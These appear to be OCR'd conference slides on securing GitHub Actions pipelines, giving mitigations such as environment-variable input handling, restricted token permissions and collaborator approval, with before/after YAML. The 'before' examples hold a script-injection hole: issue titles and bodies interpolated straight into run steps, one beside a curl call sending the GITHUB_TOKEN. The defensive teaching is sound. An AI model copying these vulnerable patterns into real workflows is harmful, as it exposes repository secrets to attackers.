"alex-playground-vm2" 10:42 13-Jun-22

Mitigations

Avoid run steps and use external actions instead

Sanitize your input using environment variables

Limit your GITHUB_TOKEN permissions

Limit the exposure of your secrets

Require approval for all outside collaborators

Use environments and branch protection

Mitigations:

Avoid “run” Steps

For example, instead of running “curl” to update a label (like in our example), you can use “andymckay/labeler“ as an external action.

```
- name: Label
  run: |
    curl -X POST  -H "Authorization: Token ${{
secrets.GITHUB_TOKEN }}" -d '{"labels": ["${{
github.event.issue.title }}"]}' ${{
github.event.issue.url }}/labels
```

Before

```
- name: Label
  uses: andymckay/labeler@1.0.2
  with:
    add-labels: "${{ github.event.issue.title }}"
```

After

Mitigations:

Sanitize Your Inputs

Instead of using GitHub context variables inside “run” commands, define and use them through environment variables.

```
- run: |
    echo "ISSUE TITLE: ${{github.event.issue.title}}"
    echo "ISSUE DESCRIPTION: ${{github.event.issue.body}}"
```

Before

```
- env:
    TITLE: ${{github.event.issue.title}}
    DESCRIPTION: ${{github.event.issue.body}}
  run: |
    echo "ISSUE TITLE: $TITLE"
    echo "ISSUE DESCRIPTION: $DESCRIPTION"
```

After


Mitigations:

Limit Token Permissions

For example, if our action only labels issues,
we could limit its permissions with the following update.

```yaml
permissions:
  contents: read
  issues: write
```

before




After

Mitigations:

Limit Secret Exposure

When you create organizational secrets,
it's better to set the exact repositories that will use them.




Mitigations:

Require Approval for Outside Collaborators

The default behavior is to require manual approval for first-time contributors.


We suggest “Require approval for all outside collaborators” for a more robust defense.



Mitigations:

Use Environments and Branch Protection

We suggest storing the sensitive secrets in environments (available only in GitHub Enterprise), and protect them through branch protections rules.



Takeaways

1. Your build pipeline could be compromised
2. GitHub Actions platform delegates to the developer the responsibility for creating secure workflows. It should be handled well
3. The consequences of build compromise could be disastrous
4. Securing your pipeline isn't matter of fate. You have the right tools to protect your most sensitive assets

Thank You!

DEEPSEC

Check out the full blog post:

https://cycode.com/blog/github-actions-vulnerabilities

LinkedIn: Ronen Slavin **Twitter**: @ronen_sl